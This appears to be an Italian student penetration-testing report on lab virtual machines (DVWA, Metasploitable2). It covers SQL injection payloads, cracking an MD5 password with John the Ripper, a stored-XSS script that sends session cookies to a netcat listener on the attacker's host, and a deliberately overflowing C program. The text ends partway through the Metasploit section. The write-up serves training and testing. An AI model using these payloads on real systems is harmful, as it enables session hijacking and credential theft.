



ABOUT US



Siamo un'azienda privata che lavora nel settore della cybersecurity da oltre 10 anni. Stiamo lavorando a diversi progetti nazionali al fine di salvaguardare l'intero ecosistema delle reti aziendali da eventuali trasgressori. Siamo stati chiamati da un'azienda partner di theta, la quale vorrebbe rimanere anonima per ragioni legate alla policy, per effettuare degli attacchi a delle macchine virtuali create da loro al fine di testare la nostra competenza in materia di sicurezza informatica.

CONTENTS



1. CONFIGURAZIONE RETE

È stato chiesto alla nostra azienda di configurare la rete in modo da creare un ambiente di rete sicuro



(2.) VULNERABILITÀ SQL INJECTION & XSS

Sfruttare la vulnerabilità SQL Injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente Pablo Picasso



3. BUFFER OVERFLOW

L'azienda ci ha ingaggiato per verificare le nostre competenze in ambito programmazione in particolare con C.



4. EXPLOIT CON METASPLOIT

Eseguire diversi exploit con metasploit al fine di accedere all'interno delle macchine virtuali fornite dall'azienda.



CONFIGURAZIONE DI RETE SQLI

```
(kali⊕kali)-[~]
-s ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 192.168.13.100 netmask 255.255.255.0 broadcast 192.168.13.255
       inet6 fe80::67d7:4118:482b:c559 prefixlen 64 scopeid 0×20<link>
       ether 08:00:27:ad:25:87 txqueuelen 1000 (Ethernet)
       RX packets 25 bytes 3703 (3.6 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 23 bytes 2910 (2.8 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
       inet6 :: 1 prefixlen 128 scopeid 0×10<host>
       loop txqueuelen 1000 (Local Loopback)
       RX packets 8 bytes 480 (480.0 B)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 8 bytes 480 (480.0 B)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
File Macchina Visualizza Inserimento Dispositivi Aiuto
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Yo mail.
nsfadmin@metasploitable:~$ ifconfig
         Link encap:Ethernet HWaddr 08:00:27:c9:13:40
eth0
         inet addr: 192.168.13.150 Bcast: 192.168.13.255 Mask: 255.255.255.0
         inet6 addr: fe80::a00:27ff:fec9:1340/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:74 errors:0 dropped:0 overruns:0 frame:0
         TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:9923 (9.6 KB) TX bytes:5038 (4.9 KB)
         Base address:0xd020 Memory:f0200000-f0220000
         Link encap:Local Loopback
         inet addr:127.0.0.1 Mask:255.0.0.0
         inet6 addr: ::1/128 Scope:Host
         UP LOOPBACK RUNNING MTU:16436 Metric:1
         RX packets:127 errors:0 dropped:0 overruns:0 frame:0
         TX packets:127 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:0
         RX bytes:29425 (28.7 KB) TX bytes:29425 (28.7 KB)
```



COS'È SQL INJECTION


L'SQL Injection (SQLi) è una vulnerabilità di sicurezza che consente a un attaccante di manipolare le query SQL inviate a un database attraverso un'applicazione web. Il suo obiettivo è quello di sfruttare l'input non filtrato dall'utente per eseguire comandi arbitrari sul database.


Permette a un eventuale malitenzionato di ottenere:

- Un accesso non autorizzato per ottenere credenziali di accesso come username e password;
- Rubare informazioni sensibili come dati personali o numeri di carte di credito;
- Inserire il codice malevolo per controllare il server o l'applicazione;
- Modificare o eliminare informazioni importanti nel database.



SQL INJECTION







RECUPERO CREDENZIALI IN CHIARO

—(kali®kali)-[~] - john - format=raw-md5 /home/kali/Desktop/rockyou.txt /home/kali/Desktop/user.txt Using default input encoding: UTF-8 Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3]) Warning: no OpenMP support for this hash type, consider -- fork=2 Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Warning: Only 2 candidates buffered for the current salt, minimum 24 needed for performance. Warning: Only 20 candidates buffered for the current salt, minimum 24 needed for performance. Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst (pablo) letmein 1g 0:00:00:00 DONE 2/3 (2024-11-18 04:37) 50.00g/s 63400p/s 63400c/s 63400C/s 123456..larry Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably Session completed.



RELAZIONE TECNICA PARTE 1

La nostra azienda è stata ingaggiata per testare le vulnerabilità presenti all'interno del loro web server. Abbiamo notato che l'input non era filtrato pertanto abbiamo provato ad eseguire un attacco Sql injection per ottenere le credenziali presenti all'interno del database.

Dopo aver testato diversi livelli di sicurezza, abbiamo notato una falla nei livelli easy e medium pertanto abbiamo sfruttato la vulnerabilità per reperire nuovamente le credenziali.

Gli script utilizzati sono i seguenti in base al livello di sicurezza:

- Easy: 1' UNION SELECT user, password FROM users# sfrutta la vulnerabilità SQLi per unire i risultati di una query legittima con quelli di una query malevola, esponendo dati sensibili come nomi utente e password.
- Medium: 1 OR 1=1 UNION SELECT user, password FROM users questo script combina una condizione sempre vera (1 OR 1=1) e l'operatore UNION per manipolare una query SQL



RELAZIONE TECNICA PARTE 2 (RECUPERO CREDENZIALI)

Attraverso i vari test sulle vulnerabilità, abbiamo ottenuto delle credenziali in hash. Per il cracking ci siamo affidati all'utilizzo del software open-source john the ripper il quale ci ha permesso, attraverso un attacco a dizionario, di confrontare il codice Hash a delle password all'interno di una lista. Per questo compito ci siamo affidati alla wordlist "rockyou.txt" la quale contiene un elenco di password comuni.

John the Ripper è stato utilizzato per verificare la robustezza delle password sul sistema target. L'obiettivo è stato quello di identificare password deboli e dimostrare come gli attaccanti potrebbero sfruttare queste vulnerabilità.



RELAZIONE NON TECNICA (SQLI)

Siamo entrati con l'indirizzo IP privato (ovvero un indirizzo che viene assegnato dal router automaticamente a ogni dispositivo per identificarlo univocamente).

Ci siamo collegati al web server dell'azienda da remoto, come richiesto, per verificare la sicurezza dello stesso attraverso dei test.

Da questi è figurata una vulnerabilità a un tipo di attacco chiamato Sql injection che ha lo scopo di ottenere le credenziali presenti nel database.

La password ottenuta dall'account "Pablo Picasso" risultava in codice hash (ovvero una stringa di caratteri apparentemente senza un nesso logico) pertanto abbiamo dovuto craccarla per accedere all'account. Per fare ciò ci siamo serviti del software "John the ripper" che confronta il codice hash a delle password comuni (attraverso una lista) per verificare la compatibilità tra i due ed ottenere come risultato la password in chiaro.

CONFIGURAZIONE DI RETE XSS

```
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
—(kali®kali)-[~]
└$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 192.168.104.100 netmask 255.255.255.0 broadcast 192.168.104.255
       inet6 2a0e:419:3357:0:a00:27ff:fead:2587 prefixlen 64 scopeid 0x0<global>
       inet6 fe80::a00:27ff:fead:2587 prefixlen 64 scopeid 0×20<link>
       inet6 fdd7:21:9d01:8782:a00:27ff:fead:2587 prefixlen 64 scopeid 0x0<global>
       ether 08:00:27:ad:25:87 txqueuelen 1000 (Ethernet)
       RX packets 84 bytes 10758 (10.5 KiB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 18 bytes 3794 (3.7 KiB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
       inet 127.0.0.1 netmask 255.0.0.0
       inet6 :: 1 prefixlen 128 scopeid 0×10<host>
       loop txqueuelen 1000 (Local Loopback)
       RX packets 8 bytes 480 (480.0 B)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 8 bytes 480 (480.0 B)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
  -(kali®kali)-[~]
```

```
MetaSploitable2 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
http://help.ubuntu.com/
Yo mail.
nsfadmin@metasploitable:~$ ifconfig
         Link encap:Ethernet HWaddr 08:00:27:e1:ed:f1
eth0
         inet addr: 192.168.104.150 Bcast: 192.168.104.255 Mask: 255.255.255.0
         inet6 addr: fdd7:21:9d01:8782:a00:27ff:fee1:edf1/64 Scope:Global
         inet6 addr: 2a0e:419:3357:0:a00:27ff:fee1:edf1/64 Scope:Global
         inet6 addr: fe80::a00:27ff:fee1:edf1/64 Scope:Link
         UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
         RX packets:4 errors:0 dropped:0 overruns:0 frame:0
         TX packets:60 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:1000
         RX bytes:516 (516.0 B) TX bytes:4356 (4.2 KB)
         Base address:0xd020 Memory:f0200000-f0220000
         Link encap:Local Loopback
         inet addr:127.0.0.1 Mask:255.0.0.0
         inet6 addr: ::1/128 Scope:Host
         UP LOOPBACK RUNNING MTU:16436 Metric:1
         RX packets:108 errors:0 dropped:0 overruns:0 frame:0
         TX packets:108 errors:0 dropped:0 overruns:0 carrier:0
         collisions:0 txqueuelen:0
         RX bytes:20926 (20.4 KB) TX bytes:20926 (20.4 KB)
nsfadmin@metasploitable:~$
```



COS'È IL CROSS-SITE SCRIPTING (XSS)

XSS (Cross-Site Scripting) è una vulnerabilità di sicurezza che permette agli attaccanti di iniettare script maligni in pagine web visualizzate da altri utenti. Questi script, solitamente scritti in JavaScript, vengono eseguiti nel browser della vittima e possono compromettere la sicurezza dell'utente, rubando informazioni sensibili come cookie, sessioni, o eseguendo azioni non autorizzate a nome della vittima.



TIPOLOGIE DI XSS

Ci sono diversi tipi di XSS, i più comuni sono:

Stored XSS:

In questo tipo di attacco, lo script maligno viene memorizzato nel server, ad esempio in un database, nei file di log o in altre risorse persistenti. Quando l'utente accede alla pagina vulnerabile, lo script viene eseguito automaticamente nel suo browser. Questo tipo di vulnerabilità è particolarmente pericoloso perché lo script compromesso rimane nel sito e può infettare numerosi utenti.

Reflected XSS:

In questo caso, lo script maligno viene inviato direttamente al server tramite una richiesta HTTP (ad esempio, tramite un parametro GET o POST). Il server "riflette" il dato in una risposta HTTP, che include lo script maligno, che viene quindi eseguito nel browser della vittima. Questo tipo di vulnerabilità è generalmente meno persistente rispetto allo stored XSS, ma è comunque pericoloso se l'attaccante riesce a convincere la vittima a cliccare su un link infetto.

DOM-based XSS:

In questo tipo di attacco, la vulnerabilità risiede nel lato client, ovvero nel codice JavaScript che manipola il Document Object Model (DOM) della pagina web. L'attaccante sfrutta un comportamento non sicuro del client, ad esempio manipolando l'URL o le variabili locali, per iniettare codice maligno che viene poi eseguito nel browser della vittima.

A differenza degli altri tipi di XSS, non è necessaria l'interazione con il server, poiché l'attacco avviene interamente nel browser.



CONSEGUENZE ATTACCHI

Le conseguenze di un attacco XSS possono essere molteplici e devastanti:

- Gli attaccanti possono rubare cookie, credenziali, informazioni bancarie o altre informazioni sensibili.
- Grazie al furto di sessione o al controllo della vittima, si possono inviare richieste malevole al server, agendo come se fosse l'utente legittimo.
- I malitenzionati possono creare pagine di login false o altre trappole per ingannare la vittima e rubare credenziali.
- In alcuni casi, gli script possono essere utilizzati per eseguire comandi sul browser della vittima, come inviare dati a server remoti o interagire con altre applicazioni web.



PREVENZIONE ATTACCHI XSS

Per proteggere le applicazioni web da XSS, si possono adottare diverse misure:

Validazione e sanitizzazione dell'input:

• Ogni input dell'utente deve essere filtrato. È essenziale validare e sanitizzare i dati, rimuovendo o neutralizzando i caratteri pericolosi (ad esempio, <, >, ', ", e &) che sono di solito utilizzati per creare script malevoli.

Escaping dell'output:

• Quando i dati dell'utente vengono inseriti nel codice HTML o JavaScript, è fondamentale eseguire l'escaping dei caratteri speciali per evitare che vengano interpretati come codice.

Impiego di Content Security Policy (CSP):

• Le politiche di sicurezza dei contenuti (CSP) possono limitare le risorse che una pagina può caricare e eseguire, bloccando script provenienti da origini non fidate. Se un attaccante tenta di iniettare uno script da una fonte non inclusa nella policy, il browser lo bloccherà.

Uso di framework sicuri:

• Molti framework moderni (come React, Angular, e Django) forniscono protezioni integrate contro XSS, come il rendering sicuro dei dati dell'utente.

Autenticazione e gestione delle sessioni sicure:

• Utilizzare tecniche di gestione delle sessioni sicure, come l'uso di cookie con l'attributo HttpOnly per impedire l'accesso via JavaScript, e l'uso di HTTPS per proteggere la trasmissione dei dati sensibili.

NETCAT

Una volta configurato l'ambiente di rete, abbiamo usato il software "netcat" per metterci in ascolto sulla porta 4444 in quanto quest'ultima viene utilizzata per intercettare traffico e comunicazioni.


```
File Actions Edit View Help

(kali@kali)-[~]

nc -lvnp 4444
listening on [any] 4444 ...
```


XSS STORED

Per poter inserire il nostro script all'interno del web server, abbiamo dovuto effettuare una modifica lato client in quanto la lunghezza massima consentita (max lenght) era impostata sul limite di 50 caratteri.



XSS STORED

Una volta impostata la lunghezza massima a 200, abbiamo inserito il nostro script malevolo per sfruttare la debolezza all'interno del server. Lo script in questione è il seguente: <script> var cookies = document.cookie; var img = new Image(); img.src = "http://192.168.104.100:4444/?" cookies=" + encodeURIComponent(cookies); </script>



RISULTATO NETCAT DOPO LO SCRIPT

Come si può vedere, dopo la scansione con netcat siamo riusciti a reperire i cookie di sessione.

```
File Actions Edit View Help

(kali@kali)-[~]

nc -lvnp 4444

listening on [any] 4444 ...

connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 56614

GET /?cookies=security%3Dlow%3B%20PHPSESSID%3D66e06ea783196255595acf6f033b7e25 HTTP/1.1

Host: 192.168.104.100:4444

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

Accept: image/avif,image/webp,*/*

Accept-Language: en-US,en;q=0.5


Accept-Encoding: gzip, deflate

Connection: keep-alive

Referer: http://192.168.104.150/
```

XSS STORED MEDIUM

Con lo stesso script siamo riusciti a sfruttare la vulnerabilità anche con un livello di sicurezza più avanzato (in questo caso a livello medio).





RELAZIONE NON TECNICA XSS

Abbiamo creato un nuovo ambiente di rete configurando gli indirizzi IP (che vengono assegnati automaticamente dal router). Una volta verificata la vulnerabilità del web server attraverso l'XSS stored ovvero un codice malevolo che viene inserito per rubare cookie di sessione (o per meglio dire informazioni, dati sensibili o l'identità stessa degli individui). Un attaccante può intercettare facilmente questi cookie di sessione attraverso l'utilizzo di un software chiamato netcat il quale permette di mettersi in ascolto su una determinata porta (ovvero canali dove passa il traffico dati). La porta in questione che abbiamo utilizzato è la 4444 che viene normalmente utilizzata per i nostri pentesting. Una volta eseguito lo script, netcat restituirà le informazioni della sessione in corso contenenti i dati sopra citati. L'attaccante in questo caso potrebbe potenzialmente rubare dati di accesso, dati sensibili come carte di credito, eseguire azioni fraudolenti e compromettere altri utenti attraverso attacchi di phishing.





COS'È IL BUFFER OVERFLOW

Il buffer overflow è una vulnerabilità di sicurezza che si verifica quando un programma tenta di scrivere più dati in un buffer di quanto lo spazio disponibile possa contenere. I buffer sono porzioni di memoria allocate per contenere dati temporanei, come input utente o dati di rete. Quando l'input supera i limiti del buffer, i dati in eccesso possono sovrascrivere altre aree della memoria, causando comportamenti anomali, crash del programma o consentendo l'esecuzione di codice arbitrario.



CODICE C ORIGINALE

```
1 #include <stdio.h>
 3 int main () {
5 int vector [10], i, j, k;
 6 int swap_var;
8 printf ("Inserire 10 interi:\n");
10 for (i = 0; i < 10; i++)
       int c= i+1;
       printf("[%d]:", c);
       scanf ("%d", &vector[i]);
17 printf ("Il vettore inserito e':\n");
18 for ( i = 0 ; i < 10 ; i++)
           int t= i+1;
           printf("[%d]: %d", t, vector[i]);
       printf("\n");
25 for (j = 0; j < 10 - 1; j++)
        for (k = 0 ; k < 10 - j - 1; k++)
```

Codice fornito dall'azienda per testare le nostre competenze.

```
if (vector[k] > vector[k+1])
                swap_var=vector[k];
                vector[k]=vector[k+1];
32
                vector[k+1]=swap_var;
34
35
36
    printf("Il vettore ordinato e':\n");
    for (j = 0; j < 10; j++)
39
40
        int g = j+1;
        printf("[%d]:", g);
41
42
        printf("%d\n", vector[j]);
44
    return 0;
46
```

DESCRIZIONE PROGRAMMA

Il programma fornito della pagina precedente in linguaggio C consente di:

- Acquisire 10 numeri interi da input: l'utente inserirà 10 numeri interi che vengono memorizzati in un array chiamato vector.
- Visualizzare i numeri inseriti: Dopo l'input, i numeri immessi vengono stampati su schermo con il loro indice.
- Ordinare i numeri: Il programma utilizza l'algoritmo di ordinamento Bubble Sort per ordinare i numeri in ordine crescente. Questo ci permette di confrontare ogni coppia di numeri consecutivi nell'array e scambiare i valori utilizzando la variabile temporanea swap_var se il primo numero è maggiore del secondo.
- Infine, i numeri ordinati vengono stampati, mostrando il risultato dell'operazione di ordinamento.

CODICE C IN BOF

Per esigenza dell'azienda, abbiamo provveduto a modificare il codice in modo che il programma andasse correttamente in buffer overflow. Nella seconda parte del codice abbiamo aggiunto un'ulteriore sezione dove verrà effettuato un confronto tra due array (uno di 10 numeri chiamato vector presente già nel codice precedente e uno con altri 10 numeri chiamato new_vector).

Il programma andrà a confrontare 10mila elementi in un ciclo, anzichè confrontarne 10, causando un Segmentation fault, sovrascrivendo parti di memoria non accessibili.

```
printf %d\n', vector[1]);
    new vector 18 ; // Husyo array per unifrectare con 11 prins
       "AnInserire altri 10 interi: An");
   printf("[3d]:", c);
    scanf("Md", Anew vector[1]);
printf("\nII nuovo vettore inserito e':\n");
   printf('[Md]: Md', t, new_vector[i]);
    (1 = 0; 1 < 10000; 1++) // Errore del programmatore
   printf("Vector1[%d]: %d\tVector2[%d]: %d\n", i + 1, vector[i], i + 1, new_vector[i]);
   printf("\nProgramma terminato senza continuare \n");
```

AVVIO DEL PROGRAMMA

```
Inserire 10 interi:
[2]:9
[3]:8
[5]:6
[6]:5
[7]:4
[8]:3
[9]:2
[10]:1
Il vettore inserito e':
Il vettore ordinato e':
[4]:4
[5]:5
[6]:6
[7]:7
[8]:8
[9]:9
Programma terminato senza continuare.
```



Se l'utente continua....

```
Vector2[2907]: 825252635
Vector1[2907]: 842218289
Vector1[2908]: 1162608749
                                Vector2[2908]: 1832071995
Vector1[2909]: 1415533395
                                Vector2[2909]: 1397050368
Vector1[2910]: 1129140805
                                Vector2[2910]: 1163157331
Vector1[2911]: 1969180737
                                Vector2[2911]: 1094929746
Vector1[2912]: 1528511845
                                Vector2[2912]: 1702059856
Vector1[2913]: 1593863472
                                Vector2[2913]: 811277117
Vector1[2914]: 1869098813
                                Vector2[2914]: 1162608749
                                Vector2[2915]: 1415533395
Vector1[2915]: 1798268269
Vector1[2916]: 795438177
                                Vector2[2916]: 1129140805
                                Vector2[2917]: 1969180737
Vector1[2917]: 1802724676
Vector1[2918]: 795897716
                                Vector2[2918]: 1528511859
Vector1[2919]: 778121006
                                Vector2[2919]: 842218289
Vector1[2920]: 7632239 Vector2[2920]: 1162608749
                                Vector2[2921]: 1415533395
Vector1[2921]: 778121006
Vector1[2922]: 7632239 Vector2[2922]: 1129140805
Vector1[2923]: 0
                        Vector2[2923]: 1969180737
                        Vector2[2924]: 1528511845
Vector1[2924]: 0
zsh: segmentation fault
                         ./a.out
```



CONFIGURAZIONE RETE EXPLOIT SU META2


File Actions Edit View Help zsh: corrupt history file /home/kali/.zsh_history ---(kali® kali)-[~] s ifconfig eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 inet 192.168.50.100 netmask 255.255.255.0 broadcast 192.168.50.255 inet6 fdd7:21:9d01:8782:a00:27ff:fead:2587 prefixlen 64 scopeid 0×0<global> inet6 fe80::a00:27ff:fead:2587 prefixlen 64 scopeid 0×20<link> inet6 2a0e:419:3357:0:a00:27ff:fead:2587 prefixlen 64 scopeid 0×0<global> ether 08:00:27:ad:25:87 txqueuelen 1000 (Ethernet) RX packets 10 bytes 956 (956.0 B) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 18 bytes 3794 (3.7 KiB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536 inet 127.0.0.1 netmask 255.0.0.0 inet6 :: 1 prefixlen 128 scopeid 0×10<host> loop txqueuelen 1000 (Local Loopback) RX packets 8 bytes 480 (480.0 B) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 8 bytes 480 